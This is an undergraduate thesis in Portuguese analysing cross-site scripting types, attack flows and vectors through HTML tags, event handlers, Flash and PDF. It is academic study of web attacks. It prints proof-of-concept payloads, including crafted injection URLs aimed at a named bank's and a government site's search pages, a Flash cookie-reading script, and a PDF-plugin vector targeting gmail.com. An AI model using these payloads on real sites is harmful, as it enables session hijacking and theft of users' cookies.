UNIVERSIDADE FEDERAL DE PERNAMBUCO
CENTRO DE INFORMÁTICA

Cross-Site Scripting: Uma Análise Prática

Armando Gonçalves da Silva Junior

Trabalho de Graduação

Recife – PE
Novembro de 2009

Universidade Federal de Pernambuco
Centro de Informática

Armando Gonçalves da Silva Junior

Cross-Site Scripting: Uma Análise Prática.

Monografia apresentada ao Centro de Informática da Universidade Federal de Pernambuco como requisito parcial para obtenção do Grau de Bacharel em Ciência da Computação.

Orientador: Ruy José Guerra Barreto de Queiroz

Recife – PE
Novembro de 2009

Agradecimentos

Aos Meus Pais e ao meu irmão pelo apoio irrestrito.
Ao meu querido avô, *in memorian*.
Á minha namorada, Teresa Folha.
Aos meus amigos e em especial para: Carol Folha, Samuel, Mariana Yante, Danielle Leal e Rodrigo Gonçalves, que além de arquiteto tornou-se um *expert* em XSS de tanto me ouvir.
Ao meu orientador Ruy José Guerra Barreto de Queiroz.

Resumo

Considerado o novo Buffer Overflow, no trabalho será mostrado o Cross-Site Scripting "in the wild" e como esse ataque pode ser executado de forma mais eficaz, utilizando combinações de técnicas que tornam essa vulnerabilidade ainda mais preocupante. Serão abordadas, também, técnicas de mitigação.

Esse trabalho tem como objetivo o estudo sobre o estado da arte do Cross-Site Scripting e o desenvolvimento de um ataque a um serviço de e-banking para comprovar que essa vulnerabilidade pode comprometer seriamente a segurança de qualquer página.

Palavras-chave: cross-site scripting, phishing, e-banking

Abstract

Considered the new Buffer Overflow, the work will be presented with the Cross-Site Scripting "in the wild" and how this attack can be performed more efficiently by using combinations of techniques that make this vulnerability even more worrying. We will also discuss about preventive techniques. This work aims to study the state of the art Cross-Site Scripting and development of an attack on an e-banking service to confirm that this vulnerability could seriously jeopardize the security of any page.

Keywords: *cross-site scripting, phishing, e-banking*

Índice de Figuras

Sumário

1. Introdução

Com o crescimento dos serviços na *Web* e o grande volume de dinheiro movimentado por tais serviços, uma falha explorável nessas aplicações é de grande valia no Mercado das Vulnerabilidades [1]. Dentre as falhas de segurança existentes na WEB, *Cross-Site Scripting* (XSS) [9] é, sem dúvida, umas das mais recorrentes, contudo, ainda pouco explorada.

XSS age numa página web, tal qual a ação do Buffer Overflow em um programa, podendo mudar por completo o comportamento de um site, aparentemente benéfico, sem que o usuário perceba. Isso dá ao atacante a possibilidade de ler todo o conteúdo da página como também mandar informações para um servidor que o atacante controle, violando totalmente o conceito de privacidade e a política de segurança de *same-origin[10]*.

É estimado que cerca de 80% dos sites são vulneráveis a *Cross-Site Scripting* de uma forma ou de outra[9]. A maioria dos ataques viabiliza o atacante a se passar pela vítima, ou para sequestro de sessão. Ataques mais sofisticados podem até fazer da máquina infectada um zumbi[9].

Nesse trabalho será feito um estudo de caso sobre XSS, com um exemplo real de ataques a serviços de e-banking. Na sessão 2, será discutido em detalhes o que é XSS e seus diversos tipo. Na 3 serão abordados tipos de prevenções. Exemplos de ataques na 4. E,na Seção 5, será feito o caso de estudo.

2. Cross-Site Scripting

C*ross-Site Scripting* é uma vulnerabilidade encontrada normalmente em aplicações WEB que permite ao atacante inserir código em uma pagina visitada por outro usuário [7]. Esse código é escrito em uma linguagem que vai ser rodada na máquina do cliente, utilizando-se, normalmente, de JavaScript. Adicionalmente, outras linguagens podem ser utilizadas, tais como VBScript, ActiveX, Java, Flash, ou qualquer outra linguagem suportada por um browser. Supracitado, o código somente vai ser afetar o navegador da vítima, o código malicioso *não* é executado pelo servidor.

O XSS pode ser dividido em três categorias: o persistente, o não persistente e o *Document Object Model (DOM) Based*. Os não persistentes são os mais comuns, sendo os principais responsáveis por ataques de *phishing*. Esse tipo de ataque depende de uma ação do usuário – normalmente um click num link. Diferentemente dos ataques que utilizam URLs maliciosas, facilmente percebíveis (uma vez que os domínios destas URLs não são conhecidos, tampouco confiáveis), o XSS se beneficia da confiança depositada pelo usuário no domínio. Poucos clicariam em um link para http://www.evilsite.com/photos, mas, caso um "amigo" mandasse a URL http://www.nasa-news.org/%7D%3C/style%3E%3Cscript%3Ea=eval;b=alert;a(b(/XSS/.source));%3C/script%3E%27%22%3E%3Cmarquee%3E%3Ch1%3EXSS%3C/h1%3E%3C/marquee%3E, muitos clicariam, pois confiam no domínio da NASA.

O persistente é o tipo mais perigoso, pois não depende da ação do usuário e frequentemente acontece em sites no qual o atacante pode postar texto, como, por exemplo, fóruns, Orkut, Twitter, Facebook, etc. Encaixa-se nesta definição o famoso vírus do Orkut, que infectou o *profile* de diversos brasileiros, fazendo-os entrar na comunidade "Infectados pelo Vírus do Orkut". Esse vírus nada mais é do que um XSS persistente, que rodava na máquina do usuário assim que ele visitasse a página de recados de um ou outro usuário, que teve o *profile* infectado. O mesmo se proliferava mandando recados com o código malicioso para o *profile* dos amigos, apresentando um comportamento típico de um *worm*. Um *worm* também começou a se proliferar, recentemente, no Twitter – o Mikeyy [3].

DOM *Based* ocorre quando um código JavaScript usa o parâmetro passado na URL para escrever na própria página, e esse parâmetro não é uma entidade HTML . O *Cross-Site Scripting* normalmente tem como objetivo o acesso aos *cookies* do usuário. Com eles em mãos, o atacante pode se passar pelo usuário e, no caso de aplicações e-banking, ter acesso a todas as movimentações bancárias. Uma das grandes (des)vantagens deste tipo de ataque é sua discrição,ou seja, a vítima não percebe que está sendo atacada.

2.1. Exemplos Encontrados “In The Wild”

Serão retratados nessa seção vários tipos de XSS que foram encontrados em circulação e iremos classificá-lo como Reflected, Persistente ou Dom-Based. Grande parte desses exemplos foi retirada do site Xssed[1].

2.1.1 Cross-Site Scripting Não Persistente (Reflected XSS)

Mencionado anteriormente, as falhas XSS do tipo não persistente são as mais encontradas pela web. Uma lista de sites afetados pode ser encontrada em Xssed[1], com referências a vários sites famosos como Google, Yahoo, Bradesco, HSBC e Banco do Brasil.

A seguir, analisaremos como se dá o fluxo de cada tipo de ataque. Será visto um caso de XSS não persistente que ocorreu no site do Banco do Brasil no mecanismo de busca. Quando foram informados do problema, os administradores do site preferiram desativá-lo, impedindo, inclusive, buscas legítimas.

[1] http://www.xssed.com



Figura 1. Tela de busca do Banco do Brasil com o valor malicioso

Figura 2. Tela de busca do Banco do Brasil com o valor malicioso

Um possível fluxo para esse ataque seria o envio, por parte do atacante, de SPAMs para caixa de entrada de vários usuários com alguma notícia referente ao Banco do Brasil, seguido por uma URL como esta: http://busca.bb.com.br/buscabb/busca/busca?q=%22%3E%3Cscript%3ECODIGOMALICIOSO%3C%2Fscript%3E&x=12&y=9. Como o usuário confia no domínio do banco, clicaria no link sem maiores ressalvas.

A resposta do servidor a tal URL seria a própria página do banco com um código malicioso embutido. Com esse código sendo executado no browser

da vítima, o atacante poderia coletar todas as informações desejadas e enviá-las para um servidor próprio, sem que o usuário percebesse qualquer anomalia ou mesmo imaginasse que estava sendo vítima de um ataque.



Figura 3. Fluxo de Ataque, XSS não Persistente.

O fluxo de ataque (Fig. 3) pode ser descrito da seguinte maneira:

1. Atacante manda SPAMs para diversas vítimas e uma delas clica no link passado, lembrando que essa URL é para a vítima de uma fonte confiável.
2. Ao clicar a Vítima passará será redirecionada para o site, e como resposta receberá a página da “notícia” mais o código malicioso embutido.
3. O navegador da vítima irá mandar informações para o host do atacante, como os cookie.
4. O atacante rouba a sessão da vítima.

Como agravante, para esse tipo de ataque existem algumas aplicações que guardam cookies persistentes os quais reautenticam o usuário a cada visita – também conhecido como a função “remember me”. Nesse cenário, o atacante terá acesso permanente à conta da vítima.

Casos comuns de ocorrências dessa vulnerabilidade são quando um parâmetro ou cookie são ecoados (o valor do parâmetro/cookie é escrito sem filtros) na página, possibilitando ao atacante inserir scripts maliciosos. Um exemplo ocorre quando o programador cria uma página para buscas. Tome-se como url da busca http://www.infoconsumo.gov.br/busca/busca.asp



Figura 4. Busca Inmetro XSS Reflected.

A busca pela palavra Inmetro *ecoa* na página. Então para inserimos um código malicioso deverá ser observado o código fonte.

```
<input type="TEXT" name="SearchString" size="25"
maxlength="100" value="Inmetro" class="caixaSimples">
```

Então, para executar um script, iremos passar como parâmetro `'"><script>alert('xss');alert(document.cookie)</script>`. Assim teremos como resposta:

```
<input type="TEXT" name="SearchString" size="25" maxlength="100"
value="'">
<script>alert('xss');alert(document.cookie)</script>
" class="caixaSimples">
```

O que acarretará a execução do script:



Figura 5. Resposta da Busca Maliciosa.

Então, de modo geral, para encontrar XSS *Reflected* basta listar todos os parâmetros da página e colocar valores maliciosos para execução de scripts, tarefa essa feita por diversas ferramentas de detecção de vulnerabilidades como, por exemplo, Acunetix[2].

2.1.2 Cross-Site Scripting Persistente

O XSS persistente é semelhante ao *Reflected.* A diferença entre eles esta no fato de não ser necessário o atacante mandar a *crafted* URL (endereço da página junto com código malicioso) para a vítima, uma vez que a página visitada vai conter o código malicioso anteriormente inserido pelo Atacante. Diferentemente, pois, do *Reflected*, o código será executado a cada visita.

Nesse tipo de ataque existem dois tipos de Armazenamento: no Cliente, ou no Servidor. Os servidores, que guardam em sua base de dados informações passadas pelo usuário e as mostra para outros, são vítimas em potencial desse tipo de ataque. Um exemplo em que acontece um XSS Persistente com Armazenamento no Servidor são comentários postados por usuários em um Blog ou Fóruns, que normalmente aceitam *tags* HTML. Então, caso não haja um filtro, o atacante poderá injetar um código malicioso no

[2] http://www.acunetix.com/

comentário e quem visitar a página, desse modo, rodará o script. No exemplo abaixo, há um exemplo de um fórum que é vulnerável a esse ataque[11].



Figura 6. Fórum Vulnerável a XSS Persistente com Armazenamento no Servidor

Nessa página, usuários podem deixar mensagens para outros lerem. Na figura acima o atacante vai deixar um código malicioso e para cada usuário que visite a página vai aparecer a mensagem:

Figura 7. Resposta do Servidor XSS Persistente com Armazenamento no Servidor

No caso do XSS Persistente com Armazenamento no Cliente, o alvo do ataque são alguns Cookies do usuário que não irão ser excluídos ao fim da sessão. Alguns sites usam o cookie do usuário para relembrar ações dele. Considere-se um site que relembra o nome do usuário, segue o código em PHP[11]:

```
$name=$_COOKIE[“user”];
```

```
if (“” == $name)
 printf (“Welcome guest\n”);
else
 printf (“Welcome back %s\n”, $name);
```

A página funcionaria normalmente, mas nada impediria do atacante setar o campo user para *<script>alert(‘Poisoned Cookie..’)</script>*. Então toda vez que a vítima entrasse no site ela receberia como mensagem:

Figura 8. XSS Persistente com Armazenamento no Cliente.

Quando esse tipo de ataque é descoberto em redes sociais, como Twitter, Orkut, Facebook, etc., normalmente são utilizados para criação de Worms. Um exemplo desse ataque seria o worm Mikeyy [3]. Michel Mooney, o autor, inseriu um código malicioso na página, fazendo com que qualquer um ao ler a mensagem "infectada" executasse o código malicioso do "Mikeyy".



Figura 9. Fluxo de ataque com XSS persistente

O fluxo de ataque com XSS persistente (Fig. 9) pode ser descrito da seguinte maneira:

1. O computador Atacante injeta código malicioso, que vai persistir, em algum site/cookie vulnerável.
2. A vítima acessa o site vulnerável
3. Como resposta da requisição a vítima recebe a página normal mais o código malicioso que está embutido no mesmo. O código é executado pelo navegador da vítima.
4. O computador da vítima manda dados para o atacante.

No caso do *worm* Mikeyy [3] e do vírus do Orkut[8], não houve intenção de roubo de dados, mas apenas da proliferação do código malicioso. Nestes ataques, o passo quatro (Fig. 9) foi um pouco diferente, infectando a página do usuário (o perfil), ao invés de enviar as informações coletadas para um servidor do hacker. O computador da vítima torna-se, assim, um computador atacante, continuando o ciclo até a falha XSS do site seja corrigida.



Figura 10. Fluxo do Ataque XSS Persistente, Worm

O fluxo do ataque com XSS Persistente, Worm (Fig. 10) pode ser descrito como:

1. O computador Atacante injeta código malicioso em vários profiles, que vão persistir, em algum site vulnerável.
2. A vítima acessa o site vulnerável
3. Como resposta da requisição a vítima recebe a página normal mais o código malicioso que está embutido no mesmo. O código é executado pelo navegador da vítima.
4. O computador da vítima injeta código malicioso no seu próprio profile e manda para todos os seus amigos o código malicioso, que vai persistir, agindo agora como computador atacante.

2.1.3 Cross-Site Scripting *Dom-Based*

O *Documento Object Model* (DOM) *Based* XSS é uma forma diferente dos dois tipos de ataques já vistos. Ambos os ataques se beneficiam de dados que possam ser manipulados e ecoam o resultado no código fonte tornando a página insegura, esse ataque não tem essa característica. XSS DOM-Based segue o seguinte fluxo[12]:

1. O usuário entra em uma página utilizando uma *crafted* URL.
2. A resposta do Servidor não contém o script malicioso de nenhuma forma
3. Quando o navegador recebe a resposta, o script é executado.

Esse ataque é possível se a pagina atacada usa em seu código parâmetros passados na URL para gerar dinamicamente o conteúdo. Caso a página possuísse o seguinte trecho de código ela conseguiria gerar mensagens de erros dinamicamente a partir do parâmetro mensagem.

```
<script>
var a = document.URL;
a = unescape(a);
document.write(a.substring(a.indexOf("mensagem=")+8,a.length));
</script>
```

Então para explorar essa vulnerabilidade bastava o atacante alterar o valor do parâmetro *mensagem* para um valor malicioso. Como observado, XSS DOM se baseia na exploração da geração de código dinâmico através de parâmetros passados pelo usuário. Desse modo, tanto pode existir o XSS Persistente DOM Based, como o Não persistente DOM Based.



Figura 11. Fluxo de Ataque, XSS DOM-Based.

O fluxo de ataque (Fig. 11) pode ser descrito:

1. Atacante manda SPAMs para diversas vítimas e uma delas clica no link passado, lembrando que essa URL é para a vítima de uma fonte confiável.
2. Ao clicar a Vítima passará será redirecionada para o site, e como resposta receberá a página da “notícia” mais o código malicioso que não estará no código fonte da página, e sim gerado dinamicamente.
3. O navegador da vítima irá mandar informações para o host do atacante, como os cookie.
4. O atacante rouba a sessão da vítima.

2.2. Expandindo Horizontes

Até agora os ataques eram baseados apenas na inserção de códigos maliciosos JavaScript usando a *tag* `<script>`, contudo há inúmeras maneiras de executar código que será exposto adiante.

2.2.1 Tags Exploitáveis e Event Handlers

Há várias *tags* HTML que permitem execução de código script entre elas enumeram-se:

- `<object>`
- `<img>`
- `<applet>`
- `<embed>`
- `<form>`

Nem todos os navegadores, contudo, suportam execução de script com todas essas *tags*. Então, ao desenvolver o *payload*, o atacante deverá saber para qual navegador o ataque será executado. Por exemplo, o seguinte código: `<IMG SRC="javascript:alert('XSS');">`. Rodará no Internet Explorer 6.0, mas não na versão 7.0 ou superior. Uma lista de *payloads* com a respectiva lista de navegadores que os suporta está disponível em http://ha.ckers.org/xss.html.

Existem em HTML os *events handler* que também podem ser utilizados para execução de scripts: `<BODY onload="alert('XSS')">`. O *onload* representa um evento que será lançado ao iniciar a página, então, tal script será executado, porém, funciona apenas para a tag body e é pouco eficaz para inserção de scripts maliciosos já que normalmente as páginas já contem algo nesse evento e o navegador carrega a primeira ocorrência assim não permitindo a sobrescrita. Mas existem cerca de 100 *event handlers*[9], fornecendo ao atacante inimagináveis possibilidades de execução de script, e permitindo enganar os melhores filtros anti-xss. Um exemplo de uso para execução seria o *onerror*, que é o evento lançado quando ocorre algum erro com o carregamento de alguma imagem ou documento. Então, um atacante poderia facilmente rodar um código malicioso com o seguinte vetor: `<IMG SRC="" onerror="alert('XSS')">`

2.2.2 Imagens, Flash, PDF, e Outros.

Na web, existem vários tipos de mídia que os navegadores conseguem entender, aumentando o leque de exploração de vulnerabilidades. Por exemplo, é possível fazer com que o IE 7.0 ao invés de ler uma simples

imagem, seja ela *png*, *jpeg*, etc., interprete-o como um script e o execute. Para isso, basta abrir um editor de texto e inserir o seguinte trecho de código:

```
<html>
 <body>
  <script>
   alert('xss');
  </script>
 <body>
</html>
```

Salvá-lo como html e depois renomear para .jpeg. Ao abrir com o Internet Explorer 7 ou inferior acarretará na execução do código. Isso acontece devido ao navegador não verificar a consistência do arquivo. Logo, um atacante poderá executar código arbitrário e rodar um Cross-Site Scripting Permanente em sites que permitam fazer upload de imagens.

Esse tipo de ataque, porém, não só ocorre no carregamento de Imagens, mas também é comum a inserção de código Javascript em Flash. Para isso, o atacante pode burlar certos sites que não permitem *tags* HTML, mas aceitam que usuários postem mensagens animadas com o uso de Flash. Então, para embutir código Javascript em algum SWF (extensão de um arquivo Flash) pode-se utilizar o MTASC[3] que é um compilador *free* e a função *getURL()* para executar o código Javascript na mesma origem em que o SWF se encontra. Um exemplo de código seria o roubo do *cookie*:

```
class GetCookie {
      function GetCookie() {
      }
      static function main(mc) {
      getURL("javascript:alert(document.cookie)");
      }
}
```

Com isso, poderia ser salvo como *getcookie.as* e compilar com o MTASC através do comando :

[3] http://www.mtasc.org

```
mtasc.exe -swf getcookie.swf -main -header X:Y:T
getcookie.as
```

onde os valores X,Y,T são respectivamente: comprimento, altura, e frames por segundo. Sendo assim, poderíamos utilizar a *tag* <embed> ou <object> para postar esse flash em alguma página que aceitasse esse tipo de conteúdo, e assim poderia executar qualquer tipo de código com a origem do site atacado.

Não obstante, PDF e Arquivos do Quicktime também são alvos de ataque de XSS. Em 2006, Petko D. Petkov (PDP) descobriu uma vulnerabilidade que permitiria execução de código arbitrário em navegadores que possuíssem o QuickTime[4], para isso bastou explorar uma funcionalidade do programa que permitia ao autor do vídeo, durante a execução, postar links. Então, para tirar proveito o atacante poderia colocar um código JavaScript e ele executaria no mesmo contexto em que o vídeo estaria inserido.

Figura 12. QuickTime Exploit

E em 2007, uma combinação de descobertas acerca a segurança de arquivos PDF tornou qualquer site que hospede um arquivo com esta extensão suscetível a ataques. Uma dessas descobertas foi feita por PDP, funções escondidas do Adobe Acrobat Reader[5] permite a comunicação com o Open

[4] http://www.gnucitizen.org/blog/backdooring-quicktime-movies/
[5] http://michaeldaw.org/md-hacks/backdooring-pdf-files

Database Connectivity (ODBC), que é um middleware para acesso de banco de dados do Windows. Com o simples comando:

```
var connections = ADBC.getDataSourceList();
```

O Adobe Reader só veio a corrigir essa falha na versão 8.0, portanto ainda é fácil achar maquinas que sejam vulneráveis a esse ataque. Então, com um simples click duplo em um arquivo PDF, o banco de dados de uma rede corporativa pode está sendo comprometida.

A segunda descoberta para o encadeamento do ataque foi feita pelos pesquisadores Stefano Di Paola e Giorgio Fedon. Foi visto que o plug-in do Adobe Reader, que também tem um interpretador JavaScript, para navegadores executaria código arbitrário se fosse passado o seguinte padrão de URL:

http://goodsite.com/document.pdf#whatever=javascript:alert('owned!')

Esse Ataque é um Cross-Site Scripting, e então, para atacar uma determinada empresa com essa vulnerabilidade bastaria uma busca no Google com a seguinte *query*:

```
pdf filetype:pdf site:example.com
```

Então, com esse XSS poderíamos realizar SPAMs para determinadas caixas de entradas de empresas utilizando essas técnicas, em conjunto com a confiança depositada no site que hospeda o PDF induzindo, dessa maneira, o usuário a ler o arquivo e, imperceptivelmente, ter o Banco de Dados comprometido. Como também, caso a vítima visite uma página comprometida com o código abaixo, caso a versão do Adobe Seja Inferior a 8.0, o atacante consegue roubar a sessão do usuário:

```
<html>
 <body>
  <object
data="https://www.gmail.com#something=javascript:alert(docu
ment.cookie);"
type="application/pdf">
  </object>
 </body>
</html>
```

